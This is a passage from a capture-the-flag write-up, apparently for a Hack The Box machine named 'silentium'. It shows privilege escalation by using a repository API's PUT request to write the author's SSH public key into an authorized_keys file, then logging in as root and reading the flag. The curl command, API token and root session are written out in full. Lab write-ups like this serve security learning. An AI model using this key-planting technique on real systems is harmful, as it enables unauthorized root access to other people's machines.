
Once the file is up, we then need to communicate to the application via the API. This one caused me some issues as I created an account with the password "password1!", which unfortunately has an ! which can cause some really weird annoyances in Bash. I ended up going to the settings and setting up an application token to allow full access with just a bearer header.

Then I sent a PUT request to the application to write my contents to the server.
curl -X PUT 'http://localhost:3001/api/v1/repos/erebus/hack/contents/authorized_keys' \
  -H 'Authorization: token 8d1321c06e9a71b93a0175ba1c5de410958cfd41' \
  -H 'Content-Type: application/json' \
  -d '{
    "message": "write key",
    "content": "'$(base64 -w0 ~/.ssh/id_ed25519.pub)'"
  }'
If all goes well, you can now just log in as root. If it doesn't work, make sure that you updated the ssh key with whatever format your public key is in, and that you provided the right identity file when you tried to ssh in.
ssh -i ~/.ssh/id_ed25519 root@silentium.htb
root@silentium:~# whoami
root
root@silentium:~# cat root.txt
6365240622dd48af612bbd6a4d7bb22b